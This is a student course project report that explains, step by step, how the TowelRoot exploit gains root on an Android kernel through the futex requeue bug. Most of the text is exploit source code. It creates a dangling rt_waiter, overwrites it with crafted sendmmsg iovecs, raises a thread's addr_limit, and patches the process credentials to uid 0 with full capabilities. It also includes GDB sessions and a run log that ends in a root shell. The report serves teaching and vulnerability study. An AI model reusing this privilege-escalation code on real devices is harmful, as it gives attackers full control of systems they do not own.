Project in Computer Science: Operating Systems 179F Fall 2016

Final Project Report

November 26, 2016

Student Name	**Student ID**
Tu Dang Nguyen	861309226
Chun-Yu Chuang	861255944

I. Code Flow

In this section, we will roughly explain the code flow to obtain root privilege using TowelRoot.

There are three main threads as following:

1) accept_socket: This thread is used to listen to connection via socket.
2) search_goodnum: This thread is responsible for creating kernel rt_waiters, dangling rt_waiter, and managing the modifying addr_limit and gaining root access.
3) send_magicmsg: This thread is used to create the target rt_waiter, which will become dangling rt_waiter, and overwrite the dangling rt_waiter with our designed info.

Here are the main steps to obtain root access:

1) Thread send_magicmsg will create an rt_wainter, whose priority is 12, on uaddr1.


```
/* int setpriority(int which, int who, int prio);
who = 0: current process
prio: is a value in the range -20 to 19
lower numerical value = higher priority (.e.g, 11 is higher than 12)*/
  setpriority(PRIO_PROCESS, 0, 12);
 …

/* Want to obtain uaddr2, but first wait on uaddr1 */
  syscall(__NR_futex, &uaddr1, FUTEX_WAIT_REQUEUE_PI, 0, 0, &uaddr2, 0);
```

2) Thread search_goodnum will first move the rt_wainter on uddr1 to uaddr2, and then add two more rt_waiters to the queue. The queue is composed of

three threads, whose priorities are 6,7, and 12. It then forcefully releases uaddr2, wake up send_magicmsg, and create a dangling rt_waiter.

```
while (1) {
    /* Move waiters on uaddr1 to uaddr2 */
    ret = syscall(__NR_futex, &uaddr1, FUTEX_CMP_REQUEUE_PI, 1, 0, &uaddr2, uaddr1);
    if (ret == 1) {
        break;
    }
    usleep(10);
}

/* Create two waiters, whose priorities are 6 and 7, on uaddr2 */
wake_actionthread(6);
wake_actionthread(7);

/* Forcefully release uaddr2 */
uaddr2 = 0;
do_socket_tid_read = 0;
did_socket_tid_read = 0;

/* Wake up send_magicmsg thread and create a dangling rt_waiter */
syscall(__NR_futex, &uaddr2, FUTEX_CMP_REQUEUE_PI, 1, 0, &uaddr2, uaddr2);
printf("**** search_goodnum: dangling waiter was created\n");
```

3) The thread send_magicmsg overwrite the dangling rt_waiter to create two fake waiters in the user space.


User Space
Kernel Space
6
9
7
13
9

```
/** Start of Thomas code **/
setup_exploit(MAGIC);

for (i = 0; i < ARRAY_SIZE(databuf); i++) {
    databuf[i] = 0x81; /* any value is fine */
}

for (i = 0; i < 8; i++) {
    msg_iov[i].iov_base = (void *)MAGIC;
    msg_iov[i].iov_len = 0x10;
}
/* struct rt_mutex_waiter {
    struct plist_node list_entry;
    struct plist_node pi_list_entry;
    struct task_struct *task;
    struct rt_mutex *lock;
}
struct plist_node {
    int prio;
    struct list_head prio_list;
    struct list_head node_list;
} */
/* Fill out list_entry */
msg_iov[3].iov_base = (void *)0x81; /* list_entry->prio = 9 */
msg_iov[3].iov_len = MAGIC + 0x20; /* list_entry->prio_list->next */
msg_iov[4].iov_base = (void *)(MAGIC + 0x20); /* list_entry->prio_list->prev */
msg_iov[4].iov_len = MAGIC + 0x28; /* list_entry->node_list->next */
msg_iov[5].iov_base = (void *)(MAGIC + 0x28); /* list_entry->node_list->prev */
/* Fill out pi_list_entry */
msg_iov[5].iov_len = 0x81; /* pi_list_entry->prio = 9 */
msg_iov[6].iov_base = (void*)(MAGIC + 0x34); /* pi_list_entry->prio_list->next */
msg_iov[6].iov_len = MAGIC + 0x34; /* pi_list_entry->prio_list->prev */
msg_iov[7].iov_base = (void*)(MAGIC + 0x3C); /* pi_list_entry->node_list->next */
msg_iov[7].iov_len = MAGIC + 0x3C; /* pi_list_entry->node_list->prev */
/** End of Thomas code ***/
```


```
/* Keep overwriting the dangling rt_waiter to create two fake waiters,
which are under our control */
ret = 0;
while (1) {
    ret = syscall(__NR_sendmmsg, sockfd, msgvec, 1, 0);
    if (ret <= 0) {
        break;
    }
}
```


4) The thread search_goodnum adds a new kernel rt_waiter, whose priority is 11, into the middle of the two fake rt_waiters and obtain the address of the thread_info of this thread.

```
setup_exploit(MAGIC);

/* Add a kernel waiter, whose priority is 11, to the middle
of fake waiter 1 and fake waiter 2 */
pid = wake_actionthread(11);

/* Got the address of the thread_info */
goodval = *((unsigned long *)MAGIC) & 0xffffe000;

printf("%p is a good number\n", (void *)goodval);

do_splice_tid_read = 0;
did_splice_tid_read = 0;

pthread_mutex_lock(&is_thread_awake_lock);

/*  int kill(pid_t pid, int sig);
send signal "12" to thread pid */
kill(pid, 12);
```

5) The thread search_goodnum setups the exploiting address so that prio_list->prev pointer of fake waiter 1 point to address of addr_limit of a thread, whose priority is 11. Then it adds a new rt_waiter, whose priority is 12, right before fake waiter 1. This will help to modify the addr_limit of thread 11 to some value in the kernel space.


```
goodval2 = 0;

setup_exploit(MAGIC);

/* Make the prio_list->prev pointer of fake waiter 1 point to address of addr_limit of a thread, whose priority is 11 */
*((unsigned long *)(MAGIC + 0x24)) = goodval + 8; /* &addr_limit = thread_info + 8 */

/* Add a kernel waiter, whose priority is 12, to the middle
of fake waiter 1 and fake waiter 2 */
wake_actionthread(12);
/* Now, addr_limit has value of the the new kernel waiter->prio_list->next
(priority of the waiter is 12) */

/* goodval2 has the value of new kernel waiter->prio_list->next
(priority of the waiter is 12) */
goodval2 = *((unsigned long *)(MAGIC + 0x24));

printf("%p is also a good number.\n", (void *)goodval2);
```


User Space
Kernel Space
6
7
9
9
13
11
modify
addr_limit



6) The thread search_goodnum setups the exploiting address with two fake rt_waiters, whose priorities are 9 and 13. It then adds a new kernel rt_waiter, whose priority is 10, in the middle of the two fake waiters.

```
for (i = 0; i < 9; i++) {
    setup_exploit(MAGIC);

    pid = wake_actionthread(10);

    /* Check if the next poiter of thread's priority 10 is lower than addr_limit of thread's priority 11 */
    if (*((unsigned long *)MAGIC) < goodval2) {
        /* Good thread found */
        HACKS_final_stack_base = (struct thread_info *)(*((unsigned long *)MAGIC) & 0xffffe000);

        pthread_mutex_lock(&is_thread_awake_lock);

        kill(pid, 12);

        pthread_cond_wait(&is_thread_awake, &is_thread_awake_lock);
        pthread_mutex_unlock(&is_thread_awake_lock);

        printf("GOING\n");

        write(HACKS_fdm, buf, sizeof buf);
```



7) The two steps, 5 and 6, are repeated until we got a thread, whose priority is 10 and an address is lower than the addr_limit of the thread, whose priority is 11. When reaching that point of time, thread 11 will overwrite the addr_limit of thread 10 of 0xFFFFFFFF

```c
if (HACKS_final_stack_base == NULL) {
    /* Thread's priority 11 will run this block of code */
    static unsigned long new_addr_limit = 0xffffffff;
    char *slavename;
    int pipefd[2];
    char readbuf[0x100];

    printf("cpid1 resumed\n");

    pthread_mutex_lock(is_kernel_writing);

    /* http://rachid.koucha.free.fr/tech_corner/pty_pdip.html */
    HACKS_fdm = open("/dev/ptmx", O_RDWR);
    unlockpt(HACKS_fdm);
    slavename = ptsname(HACKS_fdm);

    open(slavename, O_RDWR);

    /* wake up search_goodnum */
    do_splice_tid_read = 1;

    /* wait for search_goodnum */
    while (did_splice_tid_read == 0) {
        ;  // line A --- modify by vegafish
    }

    read(HACKS_fdm, readbuf, sizeof readbuf);

    printf("addr_limit: %p\n", &HACKS_final_stack_base->addr_limit);

    /* 1) write new_addr_limit (0xffffffff) to pipefd[1]
    2) read pipefd[0] to HACKS_final_stack_base->addr_limit */
    write_pipe(&HACKS_final_stack_base->addr_limit, &new_addr_limit, sizeof new_addr_limit);

    /* addr_limit of thread's priority 10 was modified to 0xffffffff */
    pthread_mutex_unlock(is_kernel_writing);
```

8) Thread 10 now has addr_limit = 0xFFFFFFFF. It then changes its uid to 0 and obtains root access.

```c
/* When we come here, the addr_limit of thread's priority 10 was changed to 0xffffffff */
printf("Hacked.\n");

read_pipe(HACKS_final_stack_base, &stackbuf, sizeof stackbuf);
read_pipe(stackbuf.task, taskbuf, sizeof taskbuf);

cred = NULL;
security = NULL;
pid = 0;

for (i = 0; i < ARRAY_SIZE(taskbuf); i++) {
    struct task_struct_partial *task = (void *)&taskbuf[i];


    if (task->cpu_timers[0].next == task->cpu_timers[0].prev && (unsigned long)task->cpu_timers[0].next > KERNEL_START
     && task->cpu_timers[1].next == task->cpu_timers[1].prev && (unsigned long)task->cpu_timers[1].next > KERNEL_START
     && task->cpu_timers[2].next == task->cpu_timers[2].prev && (unsigned long)task->cpu_timers[2].next > KERNEL_START
     && task->real_cred == task->cred) {
        cred = task->cred;
        break;
    }
}

read_pipe(cred, &credbuf, sizeof credbuf);

credbuf.uid = 0;
credbuf.gid = 0;
credbuf.suid = 0;
credbuf.sgid = 0;
credbuf.euid = 0;
credbuf.egid = 0;
credbuf.fsuid = 0;
credbuf.fsgid = 0;

credbuf.cap_inheritable.cap[0] = 0xffffffff;
credbuf.cap_inheritable.cap[1] = 0xffffffff;
credbuf.cap_permitted.cap[0] = 0xffffffff;
credbuf.cap_permitted.cap[1] = 0xffffffff;
credbuf.cap_effective.cap[0] = 0xffffffff;
credbuf.cap_effective.cap[1] = 0xffffffff;
credbuf.cap_bset.cap[0] = 0xffffffff;
credbuf.cap_bset.cap[1] = 0xffffffff;

write_pipe(cred, &credbuf, sizeof credbuf);
```


II. Challenges and Achievements

Here are the difficulties we have encountered during the time doing this project

1) We need to understand how lisnux kernel handles the priority list.
2) We need to read documents and kernel source code of futex to understand this vulnerability.
3) After understanding the concepts of the vulnerability, we started reading the TowelRoot source code. First, we need to understand the general flow of the code. Second, we tried to find out the address of the rt_waiter and address of a local variable in the kernel function __sys_sendmsg that we would use to overwrite the dangling rt_waiter. To obtain this, we used the below two break points in GDB.

```
dangtu@dangtu-MacBookPro: ~/Downloads/cs179_emu
Reading symbols from /home/dangtu/Downloads/cs179_emu/vmlinux...done.
(gdb) target remote :1234
Remote debugging using :1234
0xb20a8618 in ?? ()
(gdb) b futex_wait_requeue_pi
Breakpoint 1 at 0xc0053ae0: file kernel/futex.c, line 2287.
(gdb) b ___sys_sendmsg
Breakpoint 2 at 0xc026f924: file net/socket.c, line 1924.
(gdb) continue
Continuing.

Breakpoint 1, futex_wait_requeue_pi (uaddr=0x1b180, flags=1, val=0,
    abs_time=0x0, bitset=4294967295, uaddr2=0x1b184) at kernel/futex.c:2287
2287    kernel/futex.c: No such file or directory.
        in kernel/futex.c
(gdb) print &rt_waiter
$1 = (struct rt_mutex_waiter *) 0xcf7efe40
(gdb) continue
Continuing.

Breakpoint 2, ___sys_sendmsg (sock=0xd8116b00, msg=0xabe98eb4,
    msg_sys=0xcf7eff5c, flags=0, used_address=0xcf7efed8) at net/socket.c:1924
1924    net/socket.c: No such file or directory.
        in net/socket.c
(gdb) print &iovstack[0]
$2 = (struct iovec *) 0xcf7efe28
(gdb) print &iovstack[1]
$3 = (struct iovec *) 0xcf7efe30
(gdb) print &iovstack[2]
$4 = (struct iovec *) 0xcf7efe38
(gdb) print &iovstack[3]
$5 = (struct iovec *) 0xcf7efe40
(gdb)
```

Third, we need to design a good mapping to properly overwrite the dangling rt_waiter with our expected fake rt_waiters.



As you can see in the above figure, the element prio_list->next is overwritten with iovec[3].iov_len. Since iovec[x].iov_len is an unsigned int variable, we have to use an mapped address, whose 32 MSB is NOT 1. Otherwise, we will get kernel panic.

Last but not least, since we cannot directly print a content of a kernel address in our user program, we have to print it when debugging in GDB.

```
dangtu@dangtu-MacBookPro: ~/Downloads/ndk_helloworld
make_action: prio 10, thread id 929
make_action: prio 10, thread id 930
make_action: prio 10, thread id 931
make_action: prio 10, thread id 932
make_action: prio 10, thread id 933
make_action: prio 11, thread id 934
0xd37f4000 is a good number
write_kernel started
cpid1 resumed
write_kernel...
make_action: prio 12, thread id 935
0xd37f7dac is also a good number.
make_action: prio 10, thread id 936
make_action: prio 10, thread id 937
make_action: prio 10, thread id 938
make_action: prio 10, thread id 939
make_action: prio 10, thread id 940
write_kernel started
GOING, good pid 940 found
cpid3 resumed
addr_limit: 0xcfc00008
hack.
write_kernel, good pid 940
shell@generic:/ # dangtu@dangtu-MacBookPro:~/Downloads/ndk_helloworld$
```

```
dangtu@dangtu-MacBookPro: ~/Downloads/cs179_emu
(gdb) continue
Continuing.

Breakpoint 2, sys_fork (regs=<value optimized out>)
    at arch/arm/kernel/sys_arm.c:35
35      arch/arm/kernel/sys_arm.c: No such file or directory.
